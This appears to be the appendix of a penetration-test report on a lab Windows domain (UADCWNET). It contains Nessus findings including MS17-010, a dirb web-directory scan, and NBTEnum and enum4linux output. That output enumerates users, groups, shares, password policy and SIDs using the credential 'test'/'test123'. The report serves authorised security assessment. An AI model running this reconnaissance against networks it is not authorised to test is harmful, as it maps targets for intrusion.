INFO	N/A	10914	Microsoft Windows - Local Users Information : Never Changed Passwords

192.168.0.10

12

INFO	N/A	10915	Microsoft Windows - Local Users Information : User Has Never Logged In
INFO	N/A	10897	Microsoft Windows - Users Information : Disabled Accounts
INFO	N/A	10898	Microsoft Windows - Users Information : Never Changed Password
INFO	N/A	10899	Microsoft Windows - Users Information : User Has Never Logged In
INFO	N/A	17651	Microsoft Windows SMB : Obtains the Password Policy
INFO	N/A	10394	Microsoft Windows SMB Log In Possible
INFO	N/A	10398	Microsoft Windows SMB LsaQueryInformationPolicy Function NULL Session Domain SID Enumeration
INFO	N/A	10859	Microsoft Windows SMB LsaQueryInformationPolicy Function SID Enumeration
INFO	N/A	10785	Microsoft Windows SMB NativeLanManager Remote System Information Disclosure
INFO	N/A	26917	Microsoft Windows SMB Registry : Nessus Cannot Access the Windows Registry
INFO	N/A	11011	Microsoft Windows SMB Service Detection
INFO	N/A	10395	Microsoft Windows SMB Shares Enumeration
INFO	N/A	100871	Microsoft Windows SMB Versions Supported (remote check)
INFO	N/A	106716	Microsoft Windows SMB2 Dialects Supported (remote check)
INFO	N/A	11219	Nessus SYN scanner
INFO	N/A	19506	Nessus Scan Information
INFO	N/A	24786	Nessus Windows Scan Not Performed with Admin Privileges
INFO	N/A	11936	OS Identification
INFO	N/A	10399	SMB Use Domain SID to Enumerate Users
INFO	N/A	10860	SMB Use Host SID to Enumerate Local Users
INFO	N/A	96982	Server Message Block (SMB) Protocol Version 1 Enabled (uncredentialed check)
INFO	N/A	25220	TCP/IP Timestamps Supported

INFO	N/A	10287	Traceroute Information
INFO	N/A	20094	VMware Virtual Machine Detection
INFO	N/A	10150	Windows NetBIOS / SMB Remote Host Information Disclosure

192.168.0.11



Vulnerabilities

Total: 42

SEVERITY	CVSS	PLUGIN	NAME
CRITICAL	10.0	53514	MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) (remote check)
HIGH	9.3	97833	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (unauthenticated check)
MEDIUM	5.8	90510	MS16-047: Security Update for SAM and LSAD Remote Protocols (3148527) (Badlock) (unauthenticated check)
MEDIUM	5.0	57608	SMB Signing not required
INFO	N/A	10114	ICMP Timestamp Request Remote Date Disclosure
INFO	N/A	21745	Authentication Failure - Local Checks Not Run
INFO	N/A	110385	Authentication Success Insufficient Access
INFO	N/A	45590	Common Platform Enumeration (CPE)
INFO	N/A	10736	DCE Services Enumeration
INFO	N/A	54615	Device Type
INFO	N/A	35716	Ethernet Card Manufacturer Detection
INFO	N/A	86420	Ethernet MAC Addresses
INFO	N/A	12053	Host Fully Qualified Domain Name (FQDN) Resolution
INFO	N/A	53513	Link-Local Multicast Name Resolution (LLMNR) Detection
INFO	N/A	10902	Microsoft Windows 'Administrators' Group User List
INFO	N/A	10913	Microsoft Windows - Local Users Information : Disabled Accounts
INFO	N/A	10914	Microsoft Windows - Local Users Information : Never Changed Passwords

192.168.0.11

15

INFO	N/A	10915	Microsoft Windows - Local Users Information : User Has Never Logged In
INFO	N/A	10897	Microsoft Windows - Users Information : Disabled Accounts
INFO	N/A	10898	Microsoft Windows - Users Information : Never Changed Password
INFO	N/A	10899	Microsoft Windows - Users Information : User Has Never Logged In
INFO	N/A	17651	Microsoft Windows SMB : Obtains the Password Policy
INFO	N/A	10394	Microsoft Windows SMB Log In Possible
INFO	N/A	10398	Microsoft Windows SMB LsaQueryInformationPolicy Function NULL Session Domain SID Enumeration
INFO	N/A	10859	Microsoft Windows SMB LsaQueryInformationPolicy Function SID Enumeration
INFO	N/A	10785	Microsoft Windows SMB NativeLanManager Remote System Information Disclosure
INFO	N/A	26917	Microsoft Windows SMB Registry : Nessus Cannot Access the Windows Registry
INFO	N/A	11011	Microsoft Windows SMB Service Detection
INFO	N/A	10395	Microsoft Windows SMB Shares Enumeration
INFO	N/A	100871	Microsoft Windows SMB Versions Supported (remote check)
INFO	N/A	106716	Microsoft Windows SMB2 Dialects Supported (remote check)
INFO	N/A	11219	Nessus SYN scanner
INFO	N/A	19506	Nessus Scan Information
INFO	N/A	24786	Nessus Windows Scan Not Performed with Admin Privileges
INFO	N/A	11936	OS Identification
INFO	N/A	10399	SMB Use Domain SID to Enumerate Users
INFO	N/A	10860	SMB Use Host SID to Enumerate Local Users
INFO	N/A	96982	Server Message Block (SMB) Protocol Version 1 Enabled (uncredentialed check)
INFO	N/A	25220	TCP/IP Timestamps Supported

INFO	N/A	10287	Traceroute Information
INFO	N/A	20094	VMware Virtual Machine Detection
INFO	N/A	10150	Windows NetBIOS / SMB Remote Host Information Disclosure

3. APPENDIX C - ENUMERATION

5. 3.1 DIRB RESULTS FOR SERVER TWO

```
root@kali:~/Desktop# dirb http://192.168.0.2

-----

DIRB v2.22

By The Dark Raver

-----

START_TIME: Tue Dec 17 12:52:03 2019

URL_BASE: http://192.168.0.2/

WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.0.2/ ----

+ http://192.168.0.2/aux (CODE:403|SIZE:212)
+ http://192.168.0.2/backup (CODE:403|SIZE:215)
+ http://192.168.0.2/cgi-bin/ (CODE:403|SIZE:217)
+ http://192.168.0.2/changelog (CODE:200|SIZE:17047)
+ http://192.168.0.2/ChangeLog (CODE:200|SIZE:17047)
+ http://192.168.0.2/com1 (CODE:403|SIZE:213)
+ http://192.168.0.2/com2 (CODE:403|SIZE:213)
+ http://192.168.0.2/com3 (CODE:403|SIZE:213)
+ http://192.168.0.2/con (CODE:403|SIZE:212)
+ http://192.168.0.2/config (CODE:403|SIZE:215)
==> DIRECTORY: http://192.168.0.2/images/
==> DIRECTORY: http://192.168.0.2/Images/
==> DIRECTORY: http://192.168.0.2/includes/
+ http://192.168.0.2/index.php (CODE:503|SIZE:1061)
```

```
==> DIRECTORY: http://192.168.0.2/install/
==> DIRECTORY: http://192.168.0.2/js/
==> DIRECTORY: http://192.168.0.2/lang/
+ http://192.168.0.2/license (CODE:200|SIZE:33093)
+ http://192.168.0.2/LICENSE (CODE:200|SIZE:33093)
+ http://192.168.0.2/lpt1 (CODE:403|SIZE:213)
+ http://192.168.0.2/lpt2 (CODE:403|SIZE:213)
==> DIRECTORY: http://192.168.0.2/modules/
+ http://192.168.0.2/nul (CODE:403|SIZE:212)
+ http://192.168.0.2/prn (CODE:403|SIZE:212)
+ http://192.168.0.2/server-info (CODE:403|SIZE:220)
+ http://192.168.0.2/server-status (CODE:403|SIZE:222)
==> DIRECTORY: http://192.168.0.2/templates_c/
==> DIRECTORY: http://192.168.0.2/themes/
==> DIRECTORY: http://192.168.0.2/Themes/
==> DIRECTORY: http://192.168.0.2/update/
+ http://192.168.0.2/webalizer (CODE:403|SIZE:218)
---- Entering directory: http://192.168.0.2/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.0.2/Images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.0.2/includes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.0.2/install/ ----
+ http://192.168.0.2/install/aux (CODE:403|SIZE:220)
+ http://192.168.0.2/install/com1 (CODE:403|SIZE:221)
```

+ http://192.168.0.2/install/com2 (CODE:403|SIZE:221)
+ http://192.168.0.2/install/com3 (CODE:403|SIZE:221)
+ http://192.168.0.2/install/con (CODE:403|SIZE:220)
+ http://192.168.0.2/install/index.php (CODE:200|SIZE:2824)
+ http://192.168.0.2/install/lpt1 (CODE:403|SIZE:221)
+ http://192.168.0.2/install/lpt2 (CODE:403|SIZE:221)
+ http://192.168.0.2/install/nul (CODE:403|SIZE:220)
+ http://192.168.0.2/install/prn (CODE:403|SIZE:220)
---- Entering directory: http://192.168.0.2/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.0.2/lang/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.0.2/modules/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.0.2/templates_c/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.0.2/themes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.0.2/Themes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.0.2/update/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

END_TIME: Tue Dec 17 12:53:07 2019

DOWNLOADED: 9224 - FOUND: 30

6. 3.2 NBTE NUM RESULTS

NBTE num v3.3

192.168.0.1

Password checking is "OFF"

Running as user "UADCWNET\test", password is "test123"

Network Transports Transport: \Device\NetBT_Tcpip_{53CF0960-A14E-4C82-970B-A8FB4034C1CE}

MAC Address: 000C297767D6

NetBIOS Name UADCWNET

Account Lockout Threshold 0 Attempts

Local Groups and Users Account Operators

Administrators

- UADCWNET\Administrator
- UADCWNET\Domain Admins
- UADCWNET\Enterprise Admins
- UADCWNET\admin

Allowed RODC Password Replication Group

Backup Operators

Cert Publishers

Certificate Service DCOM Access

Cryptographic Operators

Denied RODC Password Replication Group

- UADCWNET\Cert Publishers
- UADCWNET\Domain Admins
- UADCWNET\Domain Controllers
- UADCWNET\Enterprise Admins
- UADCWNET\Group Policy Creator Owners

- UADCWNET\Read-only Domain Controllers
- UADCWNET\Schema Admins
- UADCWNET\krbtgt -Disabled

Distributed COM Users

DnsAdmins

Event Log Readers

Guests

- UADCWNET\Domain Guests
- UADCWNET\Guest -Disabled

IIS_IUSRS

- NT AUTHORITY\IUSR

Incoming Forest Trust Builders

Network Configuration Operators

Performance Log Users

Performance Monitor Users

Pre-Windows 2000 Compatible Access

- NT AUTHORITY\Authenticated Users

Print Operators

RAS and IAS Servers

Remote Desktop Users

Replicator

Server Operators

TelnetClients

Terminal Server License Servers

Users

- NT AUTHORITY\Authenticated Users
- NT AUTHORITY\INTERACTIVE
- UADCWNET\Domain Users
- UADCWNET\admin

Windows Authorization Access Group

- NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS

Global Groups and Users DnsUpdateProxy

Domain Admins

- Administrator
- C.Morris
- C.Olson
- D.Dunn
- D.Manning
- L.Thornton
- R.Boone

Domain Computers

- 1\$
- CLIENT1\$
- CLIENT2\$
- americas\$
- as400\$
- clusters\$
- cork\$
- enable\$
- homerun\$
- hstntx\$
- illinois\$
- lnk\$
- lsan03\$
- mailgate\$
- media\$
- montana\$
- nebraska\$
- neo\$
- northeast\$
- ok\$
- ows\$
- pc36\$
- rtr1\$
- rw\$
- scanner\$
- tsinghua\$
- unitedstates\$

Domain Controllers

- SERVER1\$
- SERVER2\$

Domain Guests

- Guest -Disabled

Domain Users

- A.Medina
- A.Peters
- Administrator
- B.Martin
- C.Anderson
- C.Griffin
- C.Howard
- C.Montgomery
- C.Moreno
- C.Morris
- C.Olson
- D.Dunn
- D.King
- D.Manning
- D.Pena
- D.Price
- D.Valdez
- E.Elliott
- E.Jones
- F.Chapman
- G.Walsh
- I.Pratt
- J.Andrews
- J.Barrett
- J.Hale
- J.Hart
- J.Johnson
- J.Rhodes
- J.Saunders
- J.Stevenson
- J.Torres
- K.Hudson
- L.Burke
- L.Carr
- L.Thornton
- M.Boyd
- M.Day
- M.Mills
- N.Vega
- N.Wells
- P.Pittman

- R.Astley
- R.Boone
- R.Knight
- R.Ramsey
- R.Soto
- S.Franklin
- S.Reed
- T.Harmon
- T.Nunez
- T.Oliver
- V.Haynes
- admin
- krbtgt -Disabled
- test

Engineering

- A.Medina
- A.Peters
- C.Anderson
- C.Moreno
- D.Pena
- D.Valdez
- J.Hart
- J.Rhodes
- K.Hudson
- R.Boone
- T.Harmon
- T.Nunez

Enterprise Admins

- Administrator

Enterprise Read-only Domain Controllers

Finance

- B.Martin
- C.Griffin
- F.Chapman
- J.Barrett
- J.Stevenson
- L.Thornton
- R.Ramsey
- S.Franklin

Group Policy Creator Owners

- Administrator

Human Resources

- C.Howard
- C.Montgomery
- G.Walsh
- J.Torres
- M.Day
- N.Vega
- R.Astley
- T.Oliver
- V.Haynes
- test

Information Technology

- D.King
- J.Andrews

Legal

- C.Olson
- D.Manning
- D.Price
- E.Jones
- J.Saunders
- L.Carr
- M.Boyd
- M.Mills
- N.Wells

Read-only Domain Controllers

Sales

- C.Morris
- D.Dunn
- E.Elliott
- I.Pratt
- J.Hale
- J.Johnson
- L.Burke
- P.Pittman
- R.Knight
- R.Soto
- S.Reed

```
Schema Admins
- Administrator
Share Information ADMIN$
C$
Fileshare1
Fileshare2
HR
IPC$
NETLOGON
Resources
SYSVOL
Users$
```

7. 3.3 ENUM4LINUX RESULTS

1. 3.3.1 Client 2 Results

Starting enum4linux v0.8.9 (<http://labs.portcullis.co.uk/application/enum4linux/>) on Thu Dec 12 14:51:37 2019

```
=====
| Target Information |
=====
Target ..... 192.168.0.11
RID Range ..... 500-550,1000-1050
Username ..... 'test'
Password ..... 'test123'
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```

```
=====
| Enumerating Workgroup/Domain on 192.168.0.11 |
=====
[+] Got domain/workgroup name: UADCWNET
```

```
=====
| Nbtstat Information for 192.168.0.11 |
=====
Looking up status of 192.168.0.11
CLIENT2 <20> - B <ACTIVE> File Server Service
CLIENT2 <00> - B <ACTIVE> Workstation Service
```

UADCWNET <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
UADCWNET <1e> - <GROUP> B <ACTIVE> Browser Service Elections

MAC Address = 00-0C-29-BC-2C-74

=====
| Session Check on 192.168.0.11 |
=====

[+] Server 192.168.0.11 allows sessions using username 'test', password 'test123'

=====
| Getting domain SID for 192.168.0.11 |
=====

Domain Name: UADCWNET
Domain Sid: S-1-5-21-816344815-1091841032-1499945149
[+] Host is part of a domain (not a workgroup)

=====
| OS information on 192.168.0.11 |
=====

[+] Got OS info for 192.168.0.11 from smbclient:

[+] Got OS info for 192.168.0.11 from srvinfo:

192.168.0.11 Wk Sv NT PtB BMB
platform_id : 500
os version :6.1
server type : 0x31003

=====
| Users on 192.168.0.11 |
=====

index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: admin Name: (null) Desc: (null)
index: 0x2 RID: 0x1f4 acb: 0x00000211 Account: Administrator Name: (null) Desc: Built-in
account for administering the computer/domain
index: 0x3 RID: 0x1f5 acb: 0x00000215 Account: Guest Name: (null) Desc: Built-in account
for guest access to the computer/domain

user:[admin] rid:[0x3e8]
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]

=====
| Share Enumeration on 192.168.0.11 |
=====

do_connect: Connection to 192.168.0.11 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)

Sharename	Type	Comment
ADMIN\$	Disk	Remote Admin
C\$	Disk	Default share
IPC\$	IPC	Remote IPC

Reconnecting with SMB1 for workgroup listing.
Failed to connect with SMB1 -- no workgroup available

[+] Attempting to map shares on 192.168.0.11
//192.168.0.11/ADMIN\$ Mapping: DENIED, Listing: N/A
//192.168.0.11/C\$ Mapping: DENIED, Listing: N/A
//192.168.0.11/IPC\$ [E] Can't understand response:
NT_STATUS_INVALID_PARAMETER listing *

```
=====
| Password Policy Information for 192.168.0.11 |
=====
```

[+] Attaching to 192.168.0.11 using test:test123

[+] Trying protocol 445/SMB...

[+] Found domain(s):

[+] CLIENT2
[+] Builtin

[+] Password Info for Domain: CLIENT2

[+] Minimum password length: 7
[+] Password history length: 24
[+] Maximum password age: 136 days 23 hours 58 minutes
[+] Password Complexity Flags: 010000

[+] Domain Refuse Password Change: 0
[+] Domain Password Store Cleartext: 1
[+] Domain Password Lockout Admins: 0
[+] Domain Password No Clear Change: 0
[+] Domain Password No Anon Change: 0
[+] Domain Password Complex: 0

[+] Minimum password age: 1 day 4 minutes
[+] Reset Account Lockout Counter: 30 minutes
[+] Locked Account Duration: 30 minutes
[+] Account Lockout Threshold: None
[+] Forced Log off Time: Not Set

[+] Retrieved partial password policy with rpcclient:

Password Complexity: Disabled
Minimum Password Length: 7

```
=====
| Groups on 192.168.0.11 |
=====
```

[+] Getting builtin groups:
group:[Administrators] rid:[0x220]
group:[Backup Operators] rid:[0x227]
group:[Cryptographic Operators] rid:[0x239]
group:[Distributed COM Users] rid:[0x232]
group:[Event Log Readers] rid:[0x23d]
group:[Guests] rid:[0x222]
group:[IIS_IUSRS] rid:[0x238]
group:[Network Configuration Operators] rid:[0x22c]
group:[Performance Log Users] rid:[0x22f]
group:[Performance Monitor Users] rid:[0x22e]
group:[Power Users] rid:[0x223]
group:[Remote Desktop Users] rid:[0x22b]
group:[Replicator] rid:[0x228]
group:[Users] rid:[0x221]

[+] Getting builtin group memberships:
Group 'IIS_IUSRS' (RID: 568) has member: NT AUTHORITY\IUSR
Group 'Guests' (RID: 546) has member: CLIENT2\Guest
Group 'Administrators' (RID: 544) has member: CLIENT2\Administrator
Group 'Administrators' (RID: 544) has member: CLIENT2\admin
Group 'Administrators' (RID: 544) has member: UADCWNET\Domain Admins
Group 'Users' (RID: 545) has member: NT AUTHORITY\INTERACTIVE
Group 'Users' (RID: 545) has member: NT AUTHORITY\Authenticated Users
Group 'Users' (RID: 545) has member: CLIENT2\admin
Group 'Users' (RID: 545) has member: UADCWNET\Domain Users

[+] Getting local groups:

[+] Getting local group memberships:

[+] Getting domain groups:

group:[None] rid:[0x201]

[+] Getting domain group memberships:

Group 'None' (RID: 513) has member: CLIENT2\Administrator

Group 'None' (RID: 513) has member: CLIENT2\Guest

Group 'None' (RID: 513) has member: CLIENT2\admin

```
=====
|  Users on 192.168.0.11 via RID cycling (RIDS: 500-550,1000-1050)  |
=====
```

[I] Found new SID: S-1-5-21-3045777384-410284039-455281550

[I] Found new SID: S-1-5-21-816344815-1091841032-1499945149

[I] Found new SID: S-1-5-80-3139157870-2983391045-3678747466-658725712

[I] Found new SID: S-1-5-80

[I] Found new SID: S-1-5-32

[+] Enumerating users using SID S-1-5-21-3045777384-410284039-455281550 and logon
username 'test', password 'test123'

S-1-5-21-3045777384-410284039-455281550-500 CLIENT2\Administrator (Local User)

S-1-5-21-3045777384-410284039-455281550-501 CLIENT2\Guest (Local User)

S-1-5-21-3045777384-410284039-455281550-502 *unknown**unknown* (8)

S-1-5-21-3045777384-410284039-455281550-503 *unknown**unknown* (8)

S-1-5-21-3045777384-410284039-455281550-504 *unknown**unknown* (8)

S-1-5-21-3045777384-410284039-455281550-505 *unknown**unknown* (8)

S-1-5-21-3045777384-410284039-455281550-506 *unknown**unknown* (8)

S-1-5-21-3045777384-410284039-455281550-507 *unknown**unknown* (8)

S-1-5-21-3045777384-410284039-455281550-508 *unknown**unknown* (8)

S-1-5-21-3045777384-410284039-455281550-509 *unknown**unknown* (8)

S-1-5-21-3045777384-410284039-455281550-510 *unknown**unknown* (8)

S-1-5-21-3045777384-410284039-455281550-511 *unknown**unknown* (8)

S-1-5-21-3045777384-410284039-455281550-512 *unknown**unknown* (8)

S-1-5-21-3045777384-410284039-455281550-513 CLIENT2\None (Domain Group)

S-1-5-21-3045777384-410284039-455281550-514 *unknown**unknown* (8)

S-1-5-21-3045777384-410284039-455281550-515 *unknown**unknown* (8)

S-1-5-21-3045777384-410284039-455281550-516 *unknown**unknown* (8)

S-1-5-21-3045777384-410284039-455281550-517 *unknown**unknown* (8)

S-1-5-21-3045777384-410284039-455281550-518 *unknown**unknown* (8)

S-1-5-21-3045777384-410284039-455281550-519 *unknown**unknown* (8)

S-1-5-21-3045777384-410284039-455281550-520 *unknown**unknown* (8)

[illegible]

S-1-5-21-3045777384-410284039-455281550-1014 *unknown**unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1015 *unknown**unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1016 *unknown**unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1017 *unknown**unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1018 *unknown**unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1019 *unknown**unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1020 *unknown**unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1021 *unknown**unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1022 *unknown**unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1023 *unknown**unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1024 *unknown**unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1025 *unknown**unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1026 *unknown**unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1027 *unknown**unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1028 *unknown**unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1029 *unknown**unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1030 *unknown**unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1031 *unknown**unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1032 *unknown**unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1033 *unknown**unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1034 *unknown**unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1035 *unknown**unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1036 *unknown**unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1037 *unknown**unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1038 *unknown**unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1039 *unknown**unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1040 *unknown**unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1041 *unknown**unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1042 *unknown**unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1043 *unknown**unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1044 *unknown**unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1045 *unknown**unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1046 *unknown**unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1047 *unknown**unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1048 *unknown**unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1049 *unknown**unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1050 *unknown**unknown* (8)
[+] Enumerating users using SID S-1-5-32 and logon username 'test', password 'test123'
S-1-5-32-500 *unknown**unknown* (8)
S-1-5-32-501 *unknown**unknown* (8)
S-1-5-32-502 *unknown**unknown* (8)
S-1-5-32-503 *unknown**unknown* (8)
S-1-5-32-504 *unknown**unknown* (8)
S-1-5-32-505 *unknown**unknown* (8)

S-1-5-32-506 *unknown**unknown* (8)
S-1-5-32-507 *unknown**unknown* (8)
S-1-5-32-508 *unknown**unknown* (8)
S-1-5-32-509 *unknown**unknown* (8)
S-1-5-32-510 *unknown**unknown* (8)
S-1-5-32-511 *unknown**unknown* (8)
S-1-5-32-512 *unknown**unknown* (8)
S-1-5-32-513 *unknown**unknown* (8)
S-1-5-32-514 *unknown**unknown* (8)
S-1-5-32-515 *unknown**unknown* (8)
S-1-5-32-516 *unknown**unknown* (8)
S-1-5-32-517 *unknown**unknown* (8)
S-1-5-32-518 *unknown**unknown* (8)
S-1-5-32-519 *unknown**unknown* (8)
S-1-5-32-520 *unknown**unknown* (8)
S-1-5-32-521 *unknown**unknown* (8)
S-1-5-32-522 *unknown**unknown* (8)
S-1-5-32-523 *unknown**unknown* (8)
S-1-5-32-524 *unknown**unknown* (8)
S-1-5-32-525 *unknown**unknown* (8)
S-1-5-32-526 *unknown**unknown* (8)
S-1-5-32-527 *unknown**unknown* (8)
S-1-5-32-528 *unknown**unknown* (8)
S-1-5-32-529 *unknown**unknown* (8)
S-1-5-32-530 *unknown**unknown* (8)
S-1-5-32-531 *unknown**unknown* (8)
S-1-5-32-532 *unknown**unknown* (8)
S-1-5-32-533 *unknown**unknown* (8)
S-1-5-32-534 *unknown**unknown* (8)
S-1-5-32-535 *unknown**unknown* (8)
S-1-5-32-536 *unknown**unknown* (8)
S-1-5-32-537 *unknown**unknown* (8)
S-1-5-32-538 *unknown**unknown* (8)
S-1-5-32-539 *unknown**unknown* (8)
S-1-5-32-540 *unknown**unknown* (8)
S-1-5-32-541 *unknown**unknown* (8)
S-1-5-32-542 *unknown**unknown* (8)
S-1-5-32-543 *unknown**unknown* (8)
S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 *unknown**unknown* (8)
S-1-5-32-549 *unknown**unknown* (8)

S-1-5-32-550 *unknown**unknown* (8)
S-1-5-32-1000 *unknown**unknown* (8)
S-1-5-32-1001 *unknown**unknown* (8)
S-1-5-32-1002 *unknown**unknown* (8)
S-1-5-32-1003 *unknown**unknown* (8)
S-1-5-32-1004 *unknown**unknown* (8)
S-1-5-32-1005 *unknown**unknown* (8)
S-1-5-32-1006 *unknown**unknown* (8)
S-1-5-32-1007 *unknown**unknown* (8)
S-1-5-32-1008 *unknown**unknown* (8)
S-1-5-32-1009 *unknown**unknown* (8)
S-1-5-32-1010 *unknown**unknown* (8)
S-1-5-32-1011 *unknown**unknown* (8)
S-1-5-32-1012 *unknown**unknown* (8)
S-1-5-32-1013 *unknown**unknown* (8)
S-1-5-32-1014 *unknown**unknown* (8)
S-1-5-32-1015 *unknown**unknown* (8)
S-1-5-32-1016 *unknown**unknown* (8)
S-1-5-32-1017 *unknown**unknown* (8)
S-1-5-32-1018 *unknown**unknown* (8)
S-1-5-32-1019 *unknown**unknown* (8)
S-1-5-32-1020 *unknown**unknown* (8)
S-1-5-32-1021 *unknown**unknown* (8)
S-1-5-32-1022 *unknown**unknown* (8)
S-1-5-32-1023 *unknown**unknown* (8)
S-1-5-32-1024 *unknown**unknown* (8)
S-1-5-32-1025 *unknown**unknown* (8)
S-1-5-32-1026 *unknown**unknown* (8)
S-1-5-32-1027 *unknown**unknown* (8)
S-1-5-32-1028 *unknown**unknown* (8)
S-1-5-32-1029 *unknown**unknown* (8)
S-1-5-32-1030 *unknown**unknown* (8)
S-1-5-32-1031 *unknown**unknown* (8)
S-1-5-32-1032 *unknown**unknown* (8)
S-1-5-32-1033 *unknown**unknown* (8)
S-1-5-32-1034 *unknown**unknown* (8)
S-1-5-32-1035 *unknown**unknown* (8)
S-1-5-32-1036 *unknown**unknown* (8)
S-1-5-32-1037 *unknown**unknown* (8)
S-1-5-32-1038 *unknown**unknown* (8)
S-1-5-32-1039 *unknown**unknown* (8)
S-1-5-32-1040 *unknown**unknown* (8)
S-1-5-32-1041 *unknown**unknown* (8)
S-1-5-32-1042 *unknown**unknown* (8)

S-1-5-32-1043 *unknown**unknown* (8)
 S-1-5-32-1044 *unknown**unknown* (8)
 S-1-5-32-1045 *unknown**unknown* (8)
 S-1-5-32-1046 *unknown**unknown* (8)
 S-1-5-32-1047 *unknown**unknown* (8)
 S-1-5-32-1048 *unknown**unknown* (8)
 S-1-5-32-1049 *unknown**unknown* (8)
 S-1-5-32-1050 *unknown**unknown* (8)
 [+] Enumerating users using SID S-1-5-21-816344815-1091841032-1499945149 and logon
 username 'test', password 'test123'
 S-1-5-21-816344815-1091841032-1499945149-500 UADCWNET\Administrator (Local User)
 S-1-5-21-816344815-1091841032-1499945149-501 UADCWNET\Guest (Local User)
 S-1-5-21-816344815-1091841032-1499945149-502 UADCWNET\krbtgt (Local User)
 S-1-5-21-816344815-1091841032-1499945149-503 *unknown**unknown* (8)
 S-1-5-21-816344815-1091841032-1499945149-504 *unknown**unknown* (8)
 S-1-5-21-816344815-1091841032-1499945149-505 *unknown**unknown* (8)
 S-1-5-21-816344815-1091841032-1499945149-506 *unknown**unknown* (8)
 S-1-5-21-816344815-1091841032-1499945149-507 *unknown**unknown* (8)
 S-1-5-21-816344815-1091841032-1499945149-508 *unknown**unknown* (8)
 S-1-5-21-816344815-1091841032-1499945149-509 *unknown**unknown* (8)
 S-1-5-21-816344815-1091841032-1499945149-510 *unknown**unknown* (8)
 S-1-5-21-816344815-1091841032-1499945149-511 *unknown**unknown* (8)
 S-1-5-21-816344815-1091841032-1499945149-512 UADCWNET\Domain Admins (Domain
 Group)
 S-1-5-21-816344815-1091841032-1499945149-513 UADCWNET\Domain Users (Domain
 Group)
 S-1-5-21-816344815-1091841032-1499945149-514 UADCWNET\Domain Guests (Domain
 Group)
 S-1-5-21-816344815-1091841032-1499945149-515 UADCWNET\Domain Computers (Domain
 Group)
 S-1-5-21-816344815-1091841032-1499945149-516 UADCWNET\Domain Controllers (Domain
 Group)
 S-1-5-21-816344815-1091841032-1499945149-517 UADCWNET\Cert Publishers (Local
 Group)
 S-1-5-21-816344815-1091841032-1499945149-518 UADCWNET\Schema Admins (Domain
 Group)
 S-1-5-21-816344815-1091841032-1499945149-519 UADCWNET\Enterprise Admins (Domain
 Group)
 S-1-5-21-816344815-1091841032-1499945149-520 UADCWNET\Group Policy Creator Owners
 (Domain Group)
 S-1-5-21-816344815-1091841032-1499945149-521 UADCWNET\Read-only Domain
 Controllers (Domain Group)
